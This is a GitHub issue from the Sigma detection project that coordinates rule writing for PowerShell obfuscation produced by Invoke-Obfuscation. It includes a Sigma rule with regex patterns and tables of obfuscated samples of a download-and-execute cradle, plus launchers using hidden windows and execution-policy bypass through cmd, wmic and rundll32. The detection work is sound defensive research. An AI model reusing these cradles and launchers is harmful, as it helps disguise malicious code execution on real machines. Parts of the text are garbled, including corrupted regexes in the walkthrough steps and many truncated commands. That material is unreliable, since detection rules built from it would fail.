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Invoke-Obfuscation #1009

New issue

🔒Closed

zinint opened this issue on Sep 14, 2020 · 25 comments



zinint commented on Sep 14, 2020 • edited ▾Contributor⋮

Summary

- Tool: [Invoke-Obfuscation](#) — PowerShell command and script obfuscation framework
- Author: Daniel Bohannon, [@danielhbohannon](#)
- Type: Offensive tool, threat simulation
- Materials:
 - [The Invoke-Obfuscation Usage Guide :: Part 1;](#)
 - [The Invoke-Obfuscation Usage Guide :: Part 2;](#)
 - [Invoke-Obfuscation: PowerShell obFUsk8tion Techniques & How To \(Try To D""e Tec T 'Th'+ 'em'](#)

Problem

Sigma rules heavily rely on process execution (with command-line) events (Windows Event Log Security Event ID 4688 and Sysmon Event ID 1).

Many of them provide detection of malicious PowerShell one-liners.

At the same time, the presence of Sigma rules for Powershell Obfuscation Indicators detection is quite limited.

There are a five Sigma rules for PowerShell obfuscation detection, developed by Thomas Patzke ([@thomaspatzke](#)), Florian Roth ([@Neo23x0](#)), Sami Ruohonen ([@samsson](#)) and Harish Segar ([@HarishHary](#)):

- Suspicious XOR Encoded PowerShell Command Line ([812837bb-b17f-45e9-8bd0-0ec35d2e3bd6](#))
- Suspicious XOR Encoded PowerShell Command Line ([bb780e0c-16cf-4383-8383-1e5471db6cf9](#))
- Suspicious PowerShell Parameter Substring ([36210e0d-5b19-485d-a087-c096088885f0](#))
- CrackMapExec PowerShell Obfuscation ([6f8b3439-a203-45dc-a88b-abf57ea15ccf](#))
- CrackMapExec Command Execution ([058f4380-962d-40a5-afce-50207d36d7e2](#))

At the same time, there and only three Sigma rules (developed by Daniel Bohannon, [@danielhbohannon](#)) that are focusing on detection of one of the obfuscation functions ([obfuscated IEX invocation](#)) provided by [Invoke-Obfuscation](#) framework.


There are at least 30 more obfuscation methods that Invoke-Obfuscation framework provides. We would like to collaborate on Sigma rules development in this area.

Solution

We developed a table with pre-generated PowerShell commands, obfuscated by the [Invoke-Obfuscation](#) framework, you can pick up some of the tasks in that table and develop Sigma rules for them. You will need to use [regular expression value modifier](#), provided by Sigma converter (sigmac).

Here is an example of [Sigma rule](#) that utilizes a regular expression value modifier (`|re`):

```
title: Invoke-Obfuscation obfuscated IEX invocation
id: 4bf943c6-5146-4273-98dd-e958fd1e3abf
description: "Detects all variations of obfuscated powershell IEX invocation code
```



Assignees

No one assigned

Labels

Help Wanted

Rules

Projects

None yet







Milestone

No milestone

Development

No branches or pull requests

6 participants



```
status: experimental
author: Daniel Bohannon (@Mandiant/@FireEye), oscd.community
date: 2019/11/08
tags:
  - attack.defense_evasion
  - attack.t1027
logsource:
  product: windows
  service: process_creation
detection:
  selection:
    - CommandLine|re: '\$PSHome\[\\s*\d{1,3}\\s*\\s*\+\\s*\$PSHome\[
    - CommandLine|re: '\$ShellId\[\\s*\d{1,3}\\s*\\s*\+\\s*\$ShellId\[
    - CommandLine|re: '\$env:Public\[\\s*\d{1,3}\\s*\\s*\+\\s*\$env:Public\[
    - CommandLine|re: '\$env:ComSpec\[\\s*\d{1,3}\\s*,){2}'
    - CommandLine|re: '\*mdr\\*W\\s*\\)\.Name'
    - CommandLine|re: '\$VerbosePreference\.ToString\(
    - CommandLine|re: '\String\\s*\$VerbosePreference'
  condition: selection
falsepositives:
  - Unknown
level: high
```

The approach

We developed a table with pre-generated PowerShell commands, obfuscated by the [Invoke-Obfuscation](#) framework. The description of the approach is following.

Original code (before obfuscation)

```
# command example
Invoke-Expression (New-Object Net.WebClient).DownloadString
# variable example
$env:path
# type token example
[Scriptblock]::Create("Write-Host $env:path")
```

The main goal is to detect the obfuscation method itself, not a specific command


Some of the obfuscation methods are already covered by Sigma rules, developed by the Invoke-Obfuscation author. He used the following regexes in the rules:

```
\\$PSHome\[\\s*\d{1,3}\\s*\\s*\+\\s*\$PSHome\[
\\$ShellId\[\\s*\d{1,3}\\s*\\s*\+\\s*\$ShellId\[
\\$env:Public\[\\s*\d{1,3}\\s*\\s*\+\\s*\$env:Public\[
\\$env:ComSpec\[\\s*\d{1,3}\\s*,){2}
\\*mdr\\*W\\s*\\)\.Name
\\$VerbosePreference\.ToString\(
\\String\\s*\$VerbosePreference
```


These regexes provide detection of the [LEX invocation obfuscation](#) function. This function is included into almost every encoding method so they can maintain zero dependencies and work on their own. That's why you'll see similar obfuscation results in different tasks, but it shouldn't distract you from the main goal.

Let's walk through the [task 28](#) to get more details on the regex development approach:

1. Copy all obfuscated commands examples into [Sublime](#) or other text editor of your choice
2. Select all examples and lowercase them. In Sublime you can do it by pressing `Ctrl+k, Ctrl+l` (Windows) / `CMD+k, CMD+l` (Mac)
3. Paste the lowecased examples to the regex editor of your choice
4. Start to apply lowercased regexes from existing [Sigma rule created by Daniel Bohannon](#) one by one:
 - 4.1. Regex `\\$pshome\[\\s*\d{1,3}\\s*\\s*\+\\s*\$pshome\[` covers only one example (9th):




4.2. Regex `\$shellid\[1s*d{1,3}s*[1s*[1s*[1s*psHOME[` covers only one example (3rd):



4.3. Regex `\$env:public\[1s*d{1,3}s*[1s*[1s*[1s*psHOME[` doesn't cover any examples.

4.4. Regex `\$env:comspec\[1s*d{1,3}s*[1s*[1s*[1s*psHOME[` covers only one example (5th):




4.5. Regex `*mdr*\w\s*)\name` doesn't cover any examples.

4.6. Regex `\$verbosepreference\tostring\` doesn't cover any examples.

4.7. Regex `\string\[1s*d{1,3}s*[1s*[1s*[1s*psHOME[` doesn't cover any examples.

5. Start to develop your own regex that will cover all of the obfuscation examples of this particular obfuscation method, e.g.:

5.1. Regex `.*cmd.*\c.*^\|.*powershell.*&.*cmd.*\c` covers all examples:



This is our main goal - detect the obfuscation method looking for similar patterns in all of it obfuscation examples.

A little tip for the regex development

You can copy all pre-generated obfuscated powershell one-liners from a particular task (that are generated by a specific obfuscation method) and paste them to [regex101](#) web-app for regular expression development. It will simplify the process a lot, and help you to find patterns to detect. (you can save your progress there and even apply a dark theme (:).

One obfuscation method = 3 Sigma rules

Each Sigma rule for a specific PowerShell obfuscation method should be developed for `process_creation` log category, **service creation** events (windows system eid 7045, windows sysmon eid 6, windows security eid 4697) and `powershell` log source. You can follow the approach used for obfuscated IEX invocation rules — there are 3 rules that rely on the same set of regular expressions:

- [rules/windows/process_creation/win_invoke_obfuscation_obfuscated_iex_commandline.yml](#)
- [rules/windows/powershell/powershell_invoke_obfuscation_obfuscated_iex.yml](#)
- [rules/windows/builtin/win_invoke_obfuscation_obfuscated_iex_services.yml](#)

Case Sensitivity

We consider that we're able to apply all regexes as not case sensitive or that all events are lowercased in a log pipeline before indexing in SIEM/LM system.

Tasks

If you would like to assign yourself to some of the Tasks listed below, you should comment on the Issue with a specific Task you are going to solve. This way, the other participants will see that you will work on a particular task so they will do something else and not intersect with you.

SINGLE OBFUSCATION

- [TOKEN OBFUSCATION](#)
- [STRING OBFUSCATION](#)
- [ENCODING OBFUSCATION](#)
- [COMPRESS OBFUSCATION](#)
- [PS LAUNCHER OBFUSCATION](#)
- [CMD LAUNCHER OBFUSCATION](#)
- [WMIC LAUNCHER OBFUSCATION](#)
- [RUNDLL LAUNCHER OBFUSCATION](#)
- [VAR+ LAUNCHER OBFUSCATION](#)
- [STDIN+ LAUNCHER OBFUSCATION](#)
- [CLIP+ LAUNCHER OBFUSCATION](#)
- [VAR++ LAUNCHER OBFUSCATION](#)
- [STDIN++ LAUNCHER OBFUSCATION](#)
- [CLIP++ LAUNCHER OBFUSCATION](#)
- [RUNDLL++ LAUNCHER OBFUSCATION](#)
- [MSHTA++ LAUNCHER OBFUSCATION](#)

TOKEN OBFUSCATION

[Back to the Contents](#) 

TOKEN\STRING\1&2 skipped, because there are not any String tokens to obfuscate, but they do Concatenate and Reoder just like TOKEN\ARGUMENT\3&4 (Tasks [#4](#)&[5](#))

Task #	Option	Result
1	TOKEN\COMMAND\1	TOKEN\COMMAND\1 IN`V`o`Ke-eXp`ResSIOn (Ne`W-ob`ject Net.WebClient).Downl IN`V`OKE-exPRE`Ss`i`oN (n`eW-O`Bject Net.WebClient).Downl IN`VOke-expr`eSS`ioN (NE`w-`o`BjECt Net.WebClient).Downl
	TOKEN\ARGUMENT\2	TOKEN\ARGUMENT\2 Invoke-Expression (New-Object n`eT.Web`Clie`Nt).Downlo Invoke-Expression (New-Object Ne`T.WEb`CLie`Nt).Downl
	TOKEN\MEMBER\2	Invoke-Expression (New-Object n`ET.w`E`BCLIEnt).Downlo
	TOKEN\MEMBER\2	TOKEN\MEMBER\2 Invoke-Expression (New-Object Net.WebClient)."Do`W`NL Invoke-Expression (New-Object Net.WebClient)."D`OWNlC Invoke-Expression (New-Object Net.WebClient)."D`O`wnLc
2	TOKEN\COMMAND\2	&('In'+ 'voke-Expressi'+ 'o'+ 'n') (&('New-Ob'+ 'jec'+ 't') Net.W .&('Inv'+ 'oke-Ex'+ 'pr'+ 'ess'+ 'ion') (&('Ne'+ 'w'+ '-O'+ 'bject') l .&('Invok'+ 'e-'+ 'Ex'+ 'pressio'+ 'n') (&('Ne'+ 'w-Ob'+ 'ject') Net.' &('Invok'+ 'e-'+ 'Expr'+ 'ession') (&('New'+ '-O'+ 'bj'+ 'ect') N
3	TOKEN\COMMAND\3	&("{3}{4}{2}{1}{0}{5}" -f'o','essi','pr','Invo','ke-Ex','n') (&("{0}{2}{ .&("{0}{3}{2}{1}{4}" -f'I','-Ex','oke','nv','pression') (&("{2}{0}{1}" .&("{2}{3}{0}{1}" -f'o','n','Invoke-E','xpressi') (&("{0}{1}{2}" -f'Ne',' &("{2}{3}{0}{4}{1}" -f'e','Expression','I','nvok','-') (&("{0}{1}{2}
4	TOKEN\ARGUMENT\3 TOKEN\MEMBER\3	TOKEN\ARGUMENT\3 Invoke-Expression (New-Object ('Ne'+ 't.W'+ 'ebClient')).Dc Invoke-Expression (New-Object ('Net.W'+ 'eb'+ 'Client')).Dc Invoke-Expression (New-Object ('Net.We'+ 'b'+ 'Client')).Dc TOKEN\MEMBER\3 Invoke-Expression (New-Object Net.WebClient).('Downloa Invoke-Expression (New-Object Net.WebClient).('Down'+ 'l Invoke-Expression (New-Object Net.WebClient).('Down'+ 'l
5	TOKEN\ARGUMENT\4 TOKEN\MEMBER\4	TOKEN\ARGUMENT\4 Invoke-Expression (New-Object ("{2}{3}{0}{1}{4}" -f'bClie','n' Invoke-Expression (New-Object ("{0}{1}{2}{3}" -f'Net','.W','el Invoke-Expression (New-Object ("{1}{0}{2}" -f 't.W','Ne','eb TOKEN\MEMBER\4 Invoke-Expression (New-Object Net.WebClient).("{2}{1}{4}{ Invoke-Expression (New-Object Net.WebClient).("{2}{3}{1}{ Invoke-Expression (New-Object Net.WebClient).("{2}{1}{3}{
6	TOKEN\VARIABLE\1	<code>#{En`V:~p`ATh}</code> <code>#{e`Nv:pATh}</code>

		<code>\${ENV:}`path}</code>
7	TOKEN\TYPE\1	<code>Set-ItEM VaRIABLe:Lcx ([TyPE]('SC'+'rIP'+'TB'+'LOck')); (v sV ("5Y"+"X") ([typE]('SCrIpTBLo'+ 'C'+ 'k')) ; (iTEm ('vaR'+ SET F9cg ([tYpE]('scr'+ 'l'+ 'PTBLo'+ 'Ck'))) ; (gCl vaRiABLe:f SET-Variable ('V'+ 'lR') ([TyPE]('SC'+ 'rl'+ 'PtBlo'+ 'CK')) ; \$Vli</code>
8	TOKEN\TYPE\2	<code>Set-itEM vaRiAbLE:YsB ([tYPe]("{1}{3}{0}{2}"-f'C','SCrIP','K',' \$env:path") set-ITEm ('VAri'+ 'aBL'+ 'E'+ ':Y'+ '7w8o') ([typE]("{2}{0}{3}{1} ('VARI'+ 'aBL'+ 'e'+ ':y'+ '7w8O')).vALue::Create("Write-Hos SEt-ItEM ('vAriAb'+ 'l'+ 'e:p87z2') ([TyPe]("{2}{0}{1}"-F 'tBl','C ('VaRiab'+ 'L'+ 'E:P87Z2')).vaLUe::Create("Write-Host \$env; \$094 = [tyPE]("{1}{0}{3}{2}"-F'C','s','TbLoCK','riP') ; \$094::Cr</code>
9	TOKEN\ALL\1	<code>.(("{0}{3}{1}{2}{4}{5}" -f 'Inv','Expre','s','oke-','si','on') (.("{2}{1} ("{2}{0}{1}{3}" -f 'ownl','oad','D','String') .(("{1}{0}{4}{3}{2}" -f'e-E','Invok','on','ressi','xp') (.(("{1}{2}{0}" - {0}{3}{2}{4}{1}" -f'Do','ing','l','wn','oadStr') &("{0}{1}{3}{2}"-f'l','nvoke','ession','-Expr') (&("{1}{0}{2}"-f'O ("{1}{2}{3}{0}" -f'g','DownloadSt','r','in') &("{3}{4}{1}{0}{2}" -f'si','pres','on','Invoke-','Ex') (.(("{1}{2}{0}"- {2}{3}{0}" -f'g','Down','load','Strin') .(("{3}{2}{0}{1}"-f 're','ssion','-Exp','Invoke') (.(("{2}{0}{3}{1}" -f' fClient','t.','Ne','We','b')).("{0}{2}{3}{1}" -f 'Dow','String','nl','o</code>

STRING OBFUSCATION

[Back to the Contents](#) 

Task #	Option	Results	Comments
10	STRING\1	Covered by the Invoke-Obfuscation author himself, even for the method commented out in the code: Rule # 1 Rule # 2 Rule # 3 You'll encounter patterns from these rules further on, that's because the source code block is copy/pasted into almost every encoding function so they can maintain zero dependencies and work on their own. Again, don't hesitate to check the work done and improve it, if you know how.	These options can Concatenate entire command Reorder entire command after concatenating Reverse entire command after concatenating
	STRING\2		
	STRING\3		

ENCODING OBFUSCATION

[Back to the Contents](#) 

Task #	Option	
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11	ENCODING\1	<p>Partially covered by the same Sigma rules mentioned in task 10, t</p> <pre>IEx([StrING]::JOin(" , ('34@32@36:40k32R83P101k116~32R32u3! 32P44z52T48u32@44T55_56u44_49P48:49:44P32:49u49T57u32 32T44u49R49_54R44T52T49u44~52z54u44R32T54k56:32k44u4 116@123~32z40T91k105T110~116u93z36_95P32_45@97R83P "\$ (SET-ItEM 'vARiABLE:oFs' ")"+[STrIng]((73 ,110,118, 111,107, 1 ('73%110q118q111<107x101K45!69d120d112x114x101v115K1 inVoKe-ExPResSion (-jOiN((73 , 110,118, 111, 107,101, 45 ,69 ,12</pre>
12	ENCODING\2	<p>Partially covered by the same Sigma rules mentioned in task 10, t</p> <pre>-joIn ('49_6e-76_6fP6b_65{2d!45_78V70_72{65-73!73P69!6fG6e ('49}6eU76w6f:6b:65U2dV45w78V70w72:65V73,73}69}6fU6e}20 IEX([STrIng]::jOin(" ,('49>6ex76~6f>6bo65x2d%45%78%70}72}65 "\$ (sEt-ITeM 'VarIABLE:ofs' ' ') " +[STrinG]((49 , '6e', 76,'6f' , '6b' , 65,</pre>
13	ENCODING\3	<p>Partially covered by the same Sigma rules mentioned in task 10, t</p> <pre>IEX (-jOIIn ('111x156P166<157C153P145&55&105&170t160x16 [STRinG]::JOiN(",((111,156 ,166 , 157, 153,145,55, 105, 170, 160 , INvOkE-EXpReSsION (" \$(sET-vAriABLe 'oFS' ") " +[STring](((111, [STRINg]::JOIN(" , ('111V156~166~157{153V145:55,105%170{16</pre>
14	ENCODING\4	<p>Partially covered by the same Sigma rules mentioned in task 10, t</p> <pre>iNvOkE-EXPReSsiON (((1001001 , 1101110 ,1110110,1101111 , [COnteRT]::toiT16((([sTriNG]\$_) ,2))))-joIN") lex ([sTrIng]::jOIN(" , ((1001001 , 1101110, 1110110,1101111,11 2) -as [CHaR]))))) ((1001001 ,1101110,1110110, 1101111, 1101011 ,1100101 ,10 JoiN "" INvOkE-eXpReSSIOn IEX(-jOIN ('1001001C1101110M1110110Q1101111C1101011O SPliT'x'-SPliT 'M' -spLit'C'-SPliT'!'-splIT 'Q'-Split'<' Foreach-OBjEc</pre>
15	ENCODING\5	<p>Partially covered by the same Sigma rules mentioned in task 10, t</p> <pre>([rUnTImE.InteropSErvlCes.mARShAL]::pTRToSTrINGUnl([rUNTime.I DYANwA3ADQAMwBiAGYANwA1AGYAYwA0ADgANwA2AGMAM)))IeX ([RunTimE.intEropseRvlCes.MArsHAL]::([RUnTimE.InTerOpseRvlCES.I xAGEAMgAwADMANwAwAGYAYwA0AGIAZAA3ADAAZgAwAGYA SeCuRESTriNG -K (45..14)))) INvOkE-ExPReSsion ([rUNTiMe.intEROpSErvlCs.MaRshaL]::PTRtOstrinGAUtO([RuntIM gBhADEAOAA4ADMAZgA3ADEANgA1AGUAMQAwADMANQAx/ 15,12,5,100,60,48,36,108,163,9,81,208,111,43,34,136,51,245,80, lex((([RUnTime.INTerOPSeRVICes.marShAL]::PtRTOstrinGaUTo([ruNT IAZgBmADEAYQBhADkAMABiADIAMgAzADkANwBhAGIAMABkA</pre>
16	ENCODING\6	<p>Partially covered by the same Sigma rules mentioned in task 10, t</p> <pre>[sTRIng]::JoIn(" , ('66z101J125!100J96h110Y38U78U115J123U121 [sTrinG]::JoIn(" , ([Char[]](100 ,67 , 91, 66,70 ,72, 0 ,104,85,93, 95 [STriNg]::JOin(" ,('87G112V104I113A117Q123c51V91c102z110I10</pre>

		<div><div>-----</div><div>LAUNCHER\PS\3 -NoLogo POWeRShell -Nol "Invoke-Expression (New-Object Net.WebClie POWeRsHEIL -noloGo "Invoke-Expression (New-Object Net.Wel PoWeRsheIL -NOLO "Invoke-Expression (New-Object Net.WebC -----</div><div>LAUNCHER\PS\4 -NoProfile PoWerShELL -NOP "Invoke-Expression (New-Object Net.WebCI pOWeRShELl -NOpROFi "Invoke-Expression (New-Object Net.V pOWErSHELL -nOpROfLE "Invoke-Expression (New-Object Net.V PowErsHELL -NopROFil "Invoke-Expression (New-Object Net.Wi -----</div><div>LAUNCHER\PS\5 -Command POWERshEIL -c "Invoke-Expression (New-Object Net.WebClient powerSHELL -CO "Invoke-Expression (New-Object Net.WebClie PoWerShEIl -cOMmAn "Invoke-Expression (New-Object Net.We poWeRsheIL -COMmANd "Invoke-Expression (New-Object Net. -----</div><div>LAUNCHER\PS\6 -WindowStyle Hidden POWershEIl -wINdOWs HIDden "Invoke-Expression (New-Objec pOWERsheLL -wIn hIdd "Invoke-Expression (New-Object Net.V powersHELL -wINd 1 "Invoke-Expression (New-Object Net.Web poWerShell -WinDoW 1 "Invoke-Expression (New-Object Net.V POwERsHEIl -wINDowsTYI 1 "Invoke-Expression (New-Object N poWeRshell -WIndOWStyL hI "Invoke-Expression (New-Object I POwERsheIL -Wi HiDdEN "Invoke-Expression (New-Object Net.V -----</div><div>LAUNCHER\PS\7 -ExecutionPolicy Bypass pOwerShell -EXEcUt BYPasS "Invoke-Expression (New-Object N PoWeRsheLL -Ep bypasS "Invoke-Expression (New-Object Net.V pOwersHELL -EXec byPaSs "Invoke-Expression (New-Object Net PoWeRshell -eXecUtIO ByPaSs "Invoke-Expression (New-Object poWErsHeLL -eX ByPass "Invoke-Expression (New-Object Net.V -----</div><div>LAUNCHER\PS\8 -Wow64 (to path 32-bit powershell.exe) C:\WInDows\sySwoW64\wINDowSPOWERShell\v1.0\poWeRShE c:\WindoWs\SYsWOw64\WiNDOWSpowERsHEIL\V1.0\POwErSh c:\WINDOWs\SYSwOw64\WindowsPOwerShELI\v1.0\pOWErSHe</div></div>
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CMD LAUNCHER OBFUSCATION

[Back to the Contents](#) 

Task #	Option	Results
21	LAUNCHER\CMD*	<div>Options LAUNCHER\CMD\0 - LAUNCHER\CMD\8 of this I obfuscation methods for PS keys as LAUNCHER\PS* (task only hunt for CMD indicators: cMD /c poWersHEIl</div>


		C:\wINDOWs\SYstEM32\CmD.Exe /c PoWeRsHELL -nOxi
		cMd.Exe /c PowerSHell -nonin
		C:\winDOWs\sYstEM32\cmD.eXE /C poWerSHELL -nOlo
		CMd.exE/c powERsHeLL -nOPROfi
		cMD/c pOWersHeLI -c
		C:\WiNDoWS\SysTEM32\cMD /c PowErshElI -wl hl
		cmd /c poWERSHeLL -Ep bYPASS
		CMd.exE/CC:\wiNdows\SySwOw64\WindowSpOWErshell\v1

WMIC LAUNCHER OBFUSCATION

[Back to the Contents](#) 

Task #	Option	Results
22	LAUNCHER\WMIC*	<p>Options LAUNCHER\WMIC\0 - LAUNCHER\WMIC\8 of the obfuscation methods for PS keys as LAUNCHER\PS* (task 22) only hunt for WMIC indicators:</p> <p>WMIC "ProcESs" CaLL CREATE "powersHELL</p> <p>wMIC.exe 'PRoceSS' 'caLL' crEatE "poWERshell -nOeXiT</p> <p>c:\wINdoWS\SYstEM32\wbem\Wmic 'PrOCeSS' cAlI CReAtE</p> <p>wmic 'pRoCEss' "caLL" cReaTE "powErSHELL -nOLOGO</p> <p>WMIC PrOCeSS "caLL" 'cReAte' "poWeRShElI -NOp</p> <p>C:\windoWS\sysTEm32\wbem\WmiC.ExE PrOCeSS 'caLI' 'CF</p> <p>c:\wINDOWS\systEm32\WbEM\wMic.EXE PRocESs CALL cRe</p> <p>wMic.Exe "PrOCeSS" CAIl creaTE "POWershell -EXEcUTIONp</p> <p>wmlc.exe "PRoCEss" "cAlI" 'CreAte' "c:\WiNdows\YswOW6.</p>

RUNDLL LAUNCHER OBFUSCATION

[[Back to the Contents](#) ] [#1009 \(comment\)](#)

Task #	Option	Resu
23	LAUNCHER\RUNDLL*	<p>Options LAUNCHER\RUNDLL\0 - LAUNCHER\RUNDLL\8 of the obfuscation methods for PS keys as LAUNCHER\PS* (task 23) only hunt for RUNDLL indicators:</p> <p>C:\wINDoWs\sysTEm32\RUndll32.exe SHELL32.DLL,,, She</p> <p>c:\WindowS\sysTEm32\RunDIL32.eXe SHELL32.DLL ShellE</p> <p>C:\windOwS\sySTEm32\rUNDll32.Exe SHELL32.DLL, ,,Shel</p> <p>RunDLL32 SHELL32.DLL ShellExec_RunDLL "pOwersHeLI"</p> <p>c:\wIndoWs\SystEM32\RundlL32.eXe SHELL32.DLL ShellE</p> <p>c:\WINDowS\SySTem32\runDLl32.ExE SHELL32.DLL, ,, She</p> <p>C:\wIndOWS\SySteM32\ruNDLI32 SHELL32.DLL, , , ShellE</p> <p>rUNDLL32 SHELL32.DLL, ,ShellExec_RunDLL "POwErshElI</p> <p>RUndLL32 SHELL32.DLL ShellExec_RunDLL "c:\WinDows\y</p>

VAR+ LAUNCHER OBFUSCATION

[Back to the Contents](#) 

Task #	Option	Results
24	LAUNCHER\VAR+*	<p>Options LAUNCHER\VAR+\0 - LAUNCHER\VAR+\8 of this just apply different PS keys the same way as LAUNCHER\P10, so in this task we should only hunt for VAR+ indicator</p>
		<pre>cMD.exe /C "seT SIDb=Invoke-Expression (New-Object Net.WebClient).DownloadString&& pOWErShell .((^&(\">{1}{f 'eT-var','G','iab','IE') (\">{0}{1}\" -f '*m','DR*')).\"na`ME\"[3,1) ((^&(\">{0}{1}\" -fg','CI') (\">{0}{1}\" -f 'ENV';:SIDb')).\"VA`lu</pre>
		<pre>c:\wiNdOWS\sYSteM32\CMD.exe /C"Set oAMBJ=Invoke-Exp(New-Object Net.WebClient).DownloadString&& poWERShell sEt-Item (\\"Var\" + \"IAblE:v\" + \"Yd5Z2\") ([tYpE](\"{2}{0}{fROnM','E','ENvi','nt')) ; \${exEcuTIONCoNtEXT}.\"InVo`ke`COMmAND\".\"In`Vok`escrIGCi (\"VAR\" + \"iABIE:v\" + \"yd5z2\")).valUE::(\">{3}{2}{5}{1}{'IE','Ria','EnviROnMeN','GET','b','tVa').Invoke(\">{0}{1}\" -f'o','A{1}{2}{0}\" -f's','Pr','Oces')))"</pre>
